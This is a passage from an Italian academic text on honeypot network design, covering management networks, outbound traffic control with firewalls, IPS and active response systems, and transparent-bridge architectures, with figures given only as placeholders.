precedente. Il modo migliore di procedere, infatti, è quello di realizzare un'apposita ***Rete di Management*** che sia il più possibile separata da quella di produzione [Spi02]. Un aspetto interessante di questa soluzione è costituito dal fatto che non solo può essere utilizzata per la memorizzazione centralizzata dei *file* di *log*, ma può rivelarsi utilissima anche per poter gestire da remoto tutti gli *honeypot* della propria infrastruttura [Spi02]. Per avere un'idea di come poterla realizzare, si riporta in Figura 4.3 un chiaro schema tratto da [Spi02].




Figura 4.3 – Rete di *Management*

Come è possibile vedere, sia gli *honeypot* che il sistema contenente lo *sniffer* (o il *NIDS*) sono dotati di due schede di rete: una relativa alla rete di produzione, l'altra a quella di *Management*. Ciò è dovuto al fatto che, ovviamente, il *Log Server* non può essere situato nella rete di produzione, poiché altrimenti sarebbe facile preda degli attaccanti. Solo prevedendo una rete completamente dedicata ad esso, infatti, si può ottenere il grado di sicurezza più idoneo. Tuttavia bisogna porre molta attenzione a come essa viene realizzata, poiché si possono introdurre seri rischi per l'intera infrastruttura. Si supponga, ad esempio, che nella topologia mostrata in Figura 4.3 non si sia previsto il "***Management Firewall***" e che entrambi gli *honeypot* siano ad alta interazione. Nel caso in cui l'*honeypot* situato nella *DMZ* venga violato, l'attaccante può facilmente riscontrare la presenza della seconda interfaccia di rete e, quindi, accedere alla rete di *Management*.

A questo punto i danni che può commettere sono numerosi: innanzitutto può danneggiare il *Log Server*, ma quel che è peggio è che può attaccare e violare il secondo *honeypot*. In questo modo, l'*hacker* ha guadagnato un punto di accesso alla rete interna, il quale può essere sfruttato per perpetrare ulteriori attacchi a danno dei sistemi di produzione. In altre parole, l'attaccante è riuscito a sfruttare la rete di *Management* per aggirare le misure di sicurezza a protezione della rete interna [Spi02]. Nell'esempio appena riportato abbiamo fatto riferimento ad *High Interaction honeypot*, tuttavia dei pericoli possono sussistere anche se si adottano *honeypot* delle altre due tipologie: può sempre capitare, infatti, che l'attaccante riesca a violare il sistema operativo che ospita il *software honeypot*. Naturalmente questa è un'eventualità abbastanza remota, tuttavia è pur sempre meritevole di considerazione. In definitiva, dovrebbe essere ben chiaro come l'adozione del *Management Firewall* sia strettamente necessaria se non si desidera far correre inutili pericoli alla propria rete di produzione. Naturalmente, è molto importante che esso venga configurato nella maniera più opportuna. In particolare, è necessario che esso consenta ad ogni *honeypot* di poter consegnare al *Log Server* le informazioni acquisite, senza però che ciò consenta ad un malintenzionato di causare danni a quest'ultimo od alla rete di produzione. Pertanto, il *firewall* deve impedire ogni interazione tra gli *honeypot* e deve limitare le comunicazioni tra questi ed il *Log Server* solamente a quelle necessarie per il corretto espletamento delle funzionalità di *logging* remoto.

5.2.3 Passo 6: *Stabilire come realizzare il "Data Control"*

Dei tre componenti fondamentali di un *honeypot* (vedi pag.113), sicuramente il *Data Control* svolge il ruolo più importante e delicato. Se infatti la macchina sacrificale ed il *Data Capture* vengono mal configurati, allora le capacità di tutta l'infrastruttura risultano fortemente ridimensionate, fino a rendere totalmente inutile l'adozione di tale tecnologia. Ma se ad essere mal realizzato è il *Data Control*, il rischio che si corre è quello di fornire agli attaccanti una comoda base da cui far partire nuovi attacchi. Ciò, chiaramente, può avere delle conseguenze molto serie, poiché possono venire compromessi i propri e gli altrui sistemi di produzione. Come più volte specificato, infatti, il compito del *Data Control* è mitigare sensibilmente il *rischio* inerente l'adozione degli *honeypot* limitando fortemente le azioni eseguibili da un attaccante una volta penetrato nel sistema civetta. In

questo senso, il *Data Control* può essere visto anche come una sorta di ancora di salvezza che mette ragionevolmente al riparo gli amministratori dalle conseguenze nefaste di errori nella configurazioni dell'*honeypot* e del *Data Capture*. Naturalmente, affinché tutto ciò sia vero, è strettamente necessario che gli errori di configurazione in qualche misura concessi in questi ultimi siano invece assolutamente intollerabili nei meccanismi del *Data Control*; conseguentemente, in fase di progettazione è necessario dedicare molta attenzione a questa funzionalità. Nella pratica, tuttavia, ciò è necessario solamente se vengono utilizzati *honeypot* ad alta interazione oppure quelli a media interazione che realizzano un cosiddetto *ambiente jailed* (vedi pag.69). Negli altri casi, infatti, l'adozione stessa delle emulazioni è in grado di rendere abbastanza remota l'eventualità che un attaccante possa impadronirsi del sistema, sempre ovviamente che il sistema operativo sottostante sia correttamente configurato. Ad ogni modo, se si desidera cautelarsi anche nei confronti di questa possibilità, nulla vieta di applicare pure in queste situazioni le tecniche che stiamo per descrivere.

Come già anticipato nel precedente paragrafo, il modo più sicuro di implementare un *honeypot* è sicuramente quello di posizionarlo in una ***sottorete dedicata***, in cui cioè non siano presenti dei sistemi di produzione. In riferimento alla Figura 4.1, la posizione migliore è quindi quella dell'***honeypot D***, caratterizzata da un segmento di rete completamente dedicato all'*honeypot* e separato dalla rete di produzione per mezzo di un *firewall*. Sebbene questo dispositivo faccia sicuramente la parte del leone, in genere il suo solo utilizzo non è in grado di fornire il livello di sicurezza desiderato. Per questo motivo, esso viene molto spesso affiancato da altri sistemi, tra i quali possiamo annoverare i ***router***, gli ***Intrusion Prevention System*** (***IPS***), gli ***Active Response System***. In Figura 4.4 viene riportato un diagramma di rete che mostra un possibile scenario di utilizzo di tali sistemi.
A differenza delle tradizionali reti, un *firewall* che venga utilizzato per scopi di *Data Control* deve essere configurato in maniera praticamente opposta [Spi02]. Mentre l'utilizzo più tradizionale di questo strumento prevede di controllare scrupolosamente il traffico in entrata lasciando una relativa libertà a quello di uscita, per scopi di *Data Control* si ha la situazione contraria. Ciò che infatti si desidera, è che il proprio *honeypot* venga violato, pertanto non ha molto senso contenere il traffico in ingresso. Anche nel

caso in cui l'*honeypot* non fornisse molti servizi, può comunque essere interessante rilevare, grazie ad uno *sniffer* o ad un *IDS*, i tentativi di attacco rivolti verso quelli non previsti.




Figura 4.4 – Possibile realizzazione del *Data Control*

Per contro, un requisito fondamentale per un qualsiasi *honeypot* è costituito dalla necessità di evitare che la sua adozione possa andare a discapito di qualche altro sistema. Per questo motivo, è strettamente necessario che il *firewall* limiti pesantemente il traffico in uscita e, in particolare, quello inerente a connessioni instaurate dall'*honeypot*. Una strategia che viene molto utilizzata per questo scopo, consiste nel contare le connessioni in uscita e permettere che vengano instaurate nuove connessioni fino a che il loro numero non superi una soglia prefissata [Spi02]. Naturalmente il blocco dell'instaurazione di nuove connessioni non deve essere perpetuo: dopo un certo intervallo temporale è bene rimuoverlo, sebbene non sempre sia semplice determinare la quantità di tempo più adatta alle proprie esigenze. È importante sottolineare che questo controllo dovrebbe interessare solamente quei pacchetti afferenti a connessioni che siano instaurate dall'*honeypot*, e non quelli appartenenti ai messaggi di risposta inviati da quest'ultimo su sollecitazione di altri *host*. Sono infatti le connessioni che *l'honeypot* instaura di propria iniziativa ad essere pericolose, poiché sono indice della volontà dell'*honeypot* di contattare un altro sistema. Considerato come essi non vengano utilizzati per scopi di produzione, è ovvio che un simile comportamento sia quasi inequivocabile un sintomo di avvenuta compromissione.

Se invece si bloccassero anche quei pacchetti inviati dall'*honeypot* per rispondere alle richieste provenienti dagli attaccanti o presunti tali, allora l'*honeypot* diventerebbe ben presto irraggiungibile per ogni *host* al di fuori del segmento di rete in cui è situato. Ad ogni modo, la strategia di contare le connessioni in uscita è tutt'altro che perfetta. Innanzitutto, non è semplice individuare il limite di connessioni instaurabili più adatto per le proprie esigenze. Quel che è peggio, però, è che può non rivelarsi efficace. Consentire all'*honeypot* una seppure minima capacità di intraprendere comunicazioni con l'esterno, infatti, vuol dire accettare la possibilità che qualche attacco possa essere intrapreso. Inoltre, questo controllo non può limitare l'effettiva durata delle connessioni già instaurate. Ad esempio, una singola connessione *FTP* può durare per parecchio tempo mentre la semplice navigazione in un sito *web* può ben presto provocare il superamento del limite di connessioni instaurabili [Spi02], soprattutto se vengono utilizzate le *connessioni non persistenti*. Ovviamente, per cautelarsi completamente da questi problemi, è possibile impedire totalmente l'instaurazione di connessioni in uscita. Sebbene questa soluzione sia sicuramente molto efficiente, raramente è bene applicarla. Più si concede all'*honeypot* di instaurare connessioni in uscita, infatti, e più si ha la possibilità di capire a fondo le modalità di un attacco. Sia che l'attaccante sia un umano o un *software* maligno, infatti, molto spesso alla vera e propria violazione di un sistema segue il *download* di appositi programmi maliziosi come *backdoor* o *rootkit*. Inoltre, anche nel caso in cui le connessioni in uscita siano utilizzate per compiere degli attacchi, è comunque molto interessante studiare le modalità con cui essi avvengono. Un altro svantaggio di questo approccio è poi relativo alla possibilità che un attaccante umano, una volta penetrato nel sistema, si accorga ben presto di avere a che fare con un *honeypot*. In tal caso, nelle migliori delle ipotesi l'attaccante si asterrà dall'eseguire ogni azione malevola, nella peggiore cancellerà completamente ogni traccia del suo passaggio [Spi02]. In definitiva, impedire totalmente l'instaurazione di connessioni in uscita è sicuramente la migliore scelta in termini di sicurezza, ma rischia di limitare pesantemente la possibilità di ottenere dettagliate informazioni sugli attacchi. Le uniche situazioni in cui questo stratagemma può essere valido, pertanto, sono quelle in cui l'obiettivo principale non è tanto imparare, quanto rilevare senza pretesa di esaustività le minacce che si subiscono.

In base a quanto fin qui detto, appare evidente che una buona realizzazione del *Data Control* non può fare affidamento solamente su un *firewall*. In particolare, sarebbe una buona idea prevedere controlli che, applicati alle connessioni uscenti consentite, impedisca che al loro interno siano veicolati dei tentativi di attacco. In altre parole, è necessario affiancare al *firewall* delle tecnologie di *Intrusion Detection*. Si è già visto nel paragrafo precedente come i *NIDS* possono essere molto utili anche per il *Data Capture*, poiché al loro interno sono integrate funzionalità di *sniffer* con in più la possibilità di rilevare i pacchetti sospetti. Pertanto, si potrebbe concludere che esse possano essere adottate anche per migliorare il *Data Control*. Ciò tuttavia, non corrisponde a verità: i *NIDS*, infatti, sono dei sistemi ***passivi***, cioè non possono modificare il traffico di rete ma si limitano soltanto ad osservarlo. Ciò vuol dire che sono capaci di identificare, tra tutti i pacchetti che viaggiano nella rete, quelli che possono veicolare attività illecite. Una volta fatto ciò, però, non possono prendere nessuna iniziativa per arrestare l'attacco o per mitigarne le conseguenze, ma si limitano solamente a generare degli avvisi. Sarà poi compito degli amministratori di rete gestire la situazione. Un simile strumento, pertanto, può essere molto utile per capire che tipologia di traffico entri all'interno del segmento di rete dedicato agli *honeypot*, tuttavia non può far nulla per rinforzare il *Data Control*. Per quest'ultimo scopo, infatti, sono molto più adatti dei sistemi ***attivi*** come gli ***Intrusion Prevention System*** (***IPS***) e gli ***Active Response System***[7].

In sostanza, questi non sono altro che degli *IDS* con in più la possibilità di eseguire una serie di azioni in risposta agli attacchi rilevati al fine di impedirne la buona riuscita o, almeno, mitigarne gli effetti [ROCPB05]. Le modalità con cui ciò viene realizzato sono sostanzialmente equivalenti per entrambi e, a gradi linee, prevedono la generazione di appositi pacchetti "di disturbo" in grado di ostacolare il proseguimento degli attacchi e l'interazione con dispositivi di rete quali *switch*, *firewall* e *router* per bloccare i pacchetti maliziosi. Più precisamente, le azioni intraprendibili da questi sistemi possono essere ricondotte a tre tipologie [ROCPB05]:

- ***Contromisure al livello di Data Link***

  Nel caso si rilevino attacchi generati da *host* della propria rete, queste contromisure

[7] In realtà, spesso la distinzione tra *IDS*, *IPS* e *Active Response System* non è così netta. Anche per meri motivi di marketing, spesso tutte queste soluzioni vengono genericamente identificate come *Intrusion Detection System*. Talvolta, per distinguere un *IPS* ed un *Active Response System* da un *IDS* tradizionale, viene utilizzata l'espressione "*reactive IDS*"[Tul03].

interagiscono con gli *switch* di rete per bloccare le porte a cui sono collegati i sistemi incriminati.

- ***Contromisure al livello di Rete***

  Prevedono di interagire con dispositivi come *firewall* e *router* affinché essi blocchino le comunicazioni con uno o più indirizzi *IP* dai quali provengono attività sospette. In sostanza, queste contromisure consistono nell'aggiungere dinamicamente nuove regole a questi dispositivi a seconda delle minacce che vengono rilevate.

- ***Contromisure al livello di Trasporto***

  In questo caso, le azioni da intraprendere consistono in generare opportuni pacchetti in grado di interrompere un attacco sul nascere. In particolare, nel caso di connessioni *TCP* vengono inviati ad entrambi gli *host* comunicanti un pacchetto *TCP* con impostato il *flag Reset*, il quale viene appunto utilizzato quando uno dei due estremi desidera forzare la chiusura della connessione. Naturalmente, gli indirizzi *IP* contenuti in tali pacchetti vengono contraffatti in maniera tale che entrambi gli *host* siano convinti che a chiudere la connessione sia stato il proprio interlocutore e non un altro sistema. Quando il traffico pericoloso viaggia attraverso pacchetti *UDP*, invece, vengono generati degli appositi messaggio *ICMP* di errore come, ad esempio, quello denominato *"Destination Unreachable"*.

Nonostante le simili modalità di azione, tra questi due sistemi esistono comunque delle importanti differenze di cui è importante discutere. Gli ***Active Response System*** sono dei sistemi che possono interagire con il traffico solamente in maniera indiretta [ROCPB05]. Come abbiamo appena visto, infatti, essi sono in gradi di sfruttare le caratteristiche dei protocolli di trasporto e di interagire con i dispositivi di rete, ma non sono capaci di agire direttamente sui pacchetti malevoli per impedirne la consegna. In più, le loro reazioni possono avvenire solamente *dopo* il rilevamento del primo pacchetto sospetto; in questo senso, esse sono risultato dei tentativi di intrusione [BBCPA+04]. Infatti, i primi pacchetti relativi ad un attacco saranno sufficienti all'***Active Response System*** per identificare l'attività illegittima[8], tuttavia nulla potrà impedire loro di raggiungere il relativo destinatario. Tuttalpiù, sarà impedita la consegna dei successivi pacchetti afferenti allo stesso attacco. Questa strategia si rivela efficiente per tutte quelle minacce che implicano

[8] Naturalmente, se il *database* delle firme contiene la *signature* relativa all'attacco (se si usa un approccio *Signature Detection*) o se il traffico relativo all'attacco si discosta in maniera apprezzabile dal modello utilizzato per rappresentare il traffico legittimo (se si usa un approccio *Anomaly Detection*).

un certo scambio di dati tra l'attaccante e la vittima, ma si sono totalmente inadeguati per tutti quegli attacchi che si svolgono mediante l'invio di un solo pacchetto. In questi casi, infatti, l'attacco sarà correttamente portato a termine. Le contromisure messe in atto dall'*Active Response System*, infatti, saranno in grado di bloccare solamente gli eventuali tentativi successivi di eseguire lo stesso medesimo attacco da parte dello stesso attaccante. Non si pensi che simili attacchi, data la loro semplicità, siano poco frequenti e poco pericolosi. Si consideri ad esempio il *worm Slammer*, che nel 2003 ha fatti danni in tutto il mondo sfruttando una vulnerabilità di *Microsoft SQL Server*: l'intero attacco è contenuto in un singolo pacchetto *UDP* diretto alla porta *1434* e dalla dimensione di *404 byte* [BBCPA+04].

Decisamente più adatti a fronteggiare queste minacce si rivelano essere gli ***Intrusion Prevention System***. La differenza principale tra questi sistemi e gli *Active Response System* è costituita dalla capacità dei primi di agire direttamente sui pacchetti considerati maliziosi impedendo loro di giungere a destinazione [ROCPB05]. Per far ciò, essi tipicamente sono implementati all'interno dei cosiddetti ***sistemi inline***, ovvero dei sistemi attraverso i quali devono obbligatoriamente transitare tutti i pacchetti diretti alle reti a cui essi sono collegati. Per intenderci, dei tipici sistemi *inline* sono i *router*, i *firewall* ed i *bridge*. Questa caratteristica si può anche riscontrare nella Figura 4.4, in cui il sistema che rappresenta l'***IPS*** è dotato di due interfacce di rete: una per collegarlo alla rete esterna e l'altra per connetterlo alla rete contenente i sistemi *honeypot*. Di conseguenza, ogni pacchetto che voglia transitare dalla rete esterna a quella degli *honeypot* e viceversa, deve necessariamente passare per *l'**IPS***. Grazie a ciò, diventa ora possibile scartare tutti i pacchetti che si considerano sospetti, impedendo così la consegna anche del primissimo pacchetto costituente l'attacco. In sostanza, un ***IPS*** può essere considerato come una sorta di anello di congiunzione tra i *firewall* – dai quali eredita la possibilità di inoltrare o meno il traffico – e gli *NIDS*, dai quali prende in prestito i meccanismi che consentono il rilevamento delle intrusioni [ROCPB05]. Le possibilità di un ***IPS***, però, non si fermano qui. Anche se esso ha la capacità di selezionare autonomamente il traffico consentito, tipicamente molte soluzioni ***IPS*** sono in grado mettere in pratica le stesse contromisure di un *Active Response System*, compresa la riconfigurazione dinamica dei dispositivi di rete. La capacità di vagliare ogni pacchetto entrante ed uscente da una rete, però, permette agli ***IPS*** di prevedere una funzionalità che, negli *Active Response System*, non è

implementabile [ROCPB05]: modificare il contenuto dei pacchetti. In questa maniera, è possibile rendere innocuo un attacco senza dovere necessariamente scartare i relativi pacchetti. Il principio di funzionamento è piuttosto semplice: quando all'interno dei dati trasportati dai pacchetti si rileva una sequenza binaria caratteristica di un determinato attacco, la si sostituisce con un'altra sequenza della stessa lunghezza e totalmente innocua. Naturalmente, ogni modifica al *payload* di un pacchetto determina la necessità di rettificare di conseguenza ogni campo dell'intestazione che da esso dipende, come ad esempio la *checksum*.

Terminata questa lunga digressione sugli ***IPS*** ed gli ***Active Response System***, è sicuramente più chiaro il ruolo che essi assumono all'interno del *Data Control*: mentre il *firewall* pensa a bloccare le connessioni uscenti che superano il limite prefissato, questi sistemi si occupano di segnalare la presenza di traffico malevolo sia sul traffico entrante che su quello uscente. Tuttavia, applicano le opportune contromisure solamente per quello uscente, per evitare che venga attaccato qualche altro sistema. Nel caso del traffico entrante, infatti, si ha tutto l'interesse che esso porti a compimento l'attacco che veicola. Sebbene in Figura 4.4 siano per praticità riportate entrambe queste soluzioni, nella realtà esse sono in alternativa tra loro. In più, l'adozione di una di esse può anche rendere inutile la presenza di un *IDS* o di uno *sniffer*, data la loro capacità di catturare e memorizzare tutti i pacchetti che transitano nella rete. Di conseguenza, sia gli ***IPS*** che gli ***Active Response System*** possono dare il loro contributo anche al *Data Capture*.

Riferendoci alla Figura 4.4, un ultimo componente di cui è necessario motivare la presenza è il ***router***. Sebbene non strettamente necessario per la corretta operatività dell'infrastruttura, esso può essere molto utile per rinforzare il *Data Control*. Innanzitutto, esso permette di avere una certa ridondanza di meccanismi di controllo, in modo da cautelarsi da eventuali problemi al *firewall*; in secondo luogo, consente di separare l'attaccante dal *firewall*, che così risulta essere più protetto nel caso l'intruso decida di attaccare proprio questo dispositivo [Spi02].

Purtroppo, però, l'architettura mostrata in Figura 4.4 non può essere applicata in tutte le situazioni. Come si è già detto, essa è basata sulla presenza di un segmento di rete

completamente dedicato agli *honeypot*. In molte situazioni, però, si ha la necessità di inserire gli *honeypot* all'interno della propria rete di produzione, al fine di identificare le minacce che potrebbero ledere i sistemi di produzione. Chiaramente, in questi casi l'architettura appena descritta non può essere adottata poiché il *firewall* (e l'eventuale *router*) opera al terzo livello dello *stack ISO/OSI*, cioè quello di *rete*. Conseguentemente, due reti connesse mediante tale dispositivo appartengono a due sottoreti distinte; i sistemi di produzione mostrati in Figura 4.4, quindi, non hanno nulla a spartire con gli *honeypot*. Ciò vuol dire che il traffico diretto verso gli *honeypot* non ha nessun rapporto con quello destinato ai sistemi di produzione, pertanto non c'è relazione alcuna tra gli attacchi ricevuti dai primi e quelli che potrebbero interessare i secondi. Si potrebbe pensare che una simile soluzione potrebbe essere quella di situare i sistemi di produzione nella stessa sottorete che ospita i sistemi di produzione. In questo caso, però, tra questi e gli *honeypot* non esisterebbe nessun meccanismo di protezione e, pertanto, potrebbero essere facilmente attaccabili. Inoltre, la loro operatività sarebbe pesantemente limitata, poiché il *Data Control* applicherebbe ai pacchetti da essi generati le stesse limitazioni che applica a quelli relativi agli *honeypot*.

L'architettura descritta è però afflitta anche da un altro svantaggio, relativo sempre alla presenza di dispositivi operanti a *livello 3*, anche se questa volta avente un carattere più generale. A causa di questa caratteristica, infatti, anche il *firewall* è dotato di un indirizzo *IP*, il che ne facilita l'individuazione da parte di un attaccante e, conseguentemente, viene incrementata la possibilità che sia anch'esso oggetto di attacchi. Ad esempio, delle possibili tecniche per rilevare la presenza di un *firewall* potrebbero essere le seguenti [Don02]:

- ***Eseguendo un traceroute:*** essendo dotato di un indirizzo *IP*, il *firewall* può in genere essere facilmente rilevato eseguendo un cosiddetto *traceroute*, cioè un'analisi del cammino seguito dai pacchetti per raggiungere la destinazione. Tale cammino è composto da tutti i nodi della rete in cui vengono prese decisioni in merito all'instradamento dei pacchetti, cioè sulla scelta del *link* fisico sul quale inoltrarli. Ovviamente, tra tutti i nodi costituenti questo cammino, sarà presente anche il *firewall* che protegge gli *honeypot*, il quale è facilmente individuabile poiché costituisce il primo nodo che un pacchetto generato dagli *honeypot* deve attraversare affinché possa accedere ad un *host* remoto;

- ***Analizzando il valore TTL (Time To Live) dei pacchetti IP:*** mano a mano che un pacchetto fluisce dalla sorgente alla destinazione, viene decrementato il cosiddetto valore *TTL*, il quale è contenuto in un apposito campo all'interno dell'intestazione *IP* del pacchetto. Per scoprire la presenza di un *firewall*, quindi, può essere sufficiente determinare il numero di decrementi che subisce un pacchetto diretto ad un *honeypot* o da esso proveniente;
- ***Eseguendo un fingerprinting del sistema operativo del firewall:*** anche i *firewall* sono dotati di un sistema operativo. Di conseguenza, sono soggetti alle stesse tecniche di *fingerprinting* del sistema operativo che vengono comunemente utilizzate nei confronti dei normali *host*, anche perché spesso essi sono realizzati mediante dei tradizionali *computer* dotati di particolari *software*. Conoscendo il sistema operativo, quindi, un *hacker* può essere in grado di identificare le eventuali vulnerabilità di cui il *firewall* potrebbe soffrire.

In definitiva, è necessario ideare un'altra architettura che possa essere in grado di risolvere efficacemente entrambi i problemi descritti. Considerando come la fonte di questi inconvenienti sia soprattutto la presenza di dispositivi operanti a *livello di rete*, la prima strategia che può venire in mente è quella di sostituire tali meccanismi con altri che non sono contraddistinti da questa caratteristica. In effetti, questa è la strada giusta da seguire. Esistono infatti dei dispositivi chiamati ***Bridge*** che si occupano di interconnettere delle *reti fisiche* distinte permettendo loro di essere considerate come un'unica *subnet logica*. Ciò è possibile poiché essi operano al livello di *Data Link* e, pertanto, non si curano minimamente dei protocolli di rete che vengono adottati. Ciò vuol dire che nelle loro decisioni non hanno nessun peso informazioni come gli indirizzi *IP* contenuti nei pacchetti inoltrati. In sostanza, il compito di un ***Bridge*** è quello di inoltrare i *frame* ricevuti da ciascuna rete fisica verso quella rete che ospita il sistema destinatario; in pratica, fa "da ponte" tra due reti fisiche distinte, consentendo il passaggio solamente al traffico che è diretto ad un'altra rete rispetto a quella dell'*host* sorgente [GMN96]. Esso, tuttavia, non si limita ad eseguire solo questo compito: nel caso le reti interconnesse sfruttino protocolli di *Data Link* differenti, esso si occupa anche della traduzione dei *frame* da un formato ad un altro [GMN96].

Grazie a queste caratteristiche, tali dispositivi possono rivelarsi estremamente utili per risolvere i problemi dell'architettura mostrata in Figura 4.4. In particolare, particolarmente interessanti sono quelli denominati ***Transparent Bridge***, caratterizzati dal fatto che memorizzano al loro interno le *tabelle di filtraggio*, ovvero le informazioni utilizzate per decidere in quale rete fisica inoltrare i *frame* [GMN96]. L'aggettivo "*transparent*" è dovuto al fatto che, grazie a questa caratteristica, gli *host* situati nelle reti interconnesse dal *Bridge* ignorano completamente la sua presenza e, in questo senso, esso può essere considerato "*trasparente*" [GMN96]. In Figura 4.5 viene mostrato come un ***Transparent Bridge*** possa essere utilizzato per implementare il *Data Control*.




Figura 4.5 – Una seconda architettura per il *Data Control*

Confrontando questa architettura con quella discussa precedentemente, si nota che il ruolo prima assunto dal *firewall* viene ora ricoperto dal ***Transparent Bridge***. Tuttavia, ciò non vuol dire che il *firewall* debba essere totalmente assente: esso continua ad esserci, tuttavia viene utilizzato nel modo più classico e, quindi, è configurato in una maniera del tutto analoga a quanto avviene nelle tradizionali reti. In altre parole, esso non rientra tra i dispositivi utilizzati per realizzare il *Data Control* degli *honeypot*.

Affinché il ***Transparent Bridge*** possa limitare opportunamente il traffico in uscita dagli *honeypot*, però, è necessario che al suo interno siano implementati meccanismi più complessi delle tradizionali *tabelle di filtraggio*. Per questo motivo, al suo interno viene realizzato un vero e proprio *firewall* che, in sostanza, ha le stesse caratteristiche di quello

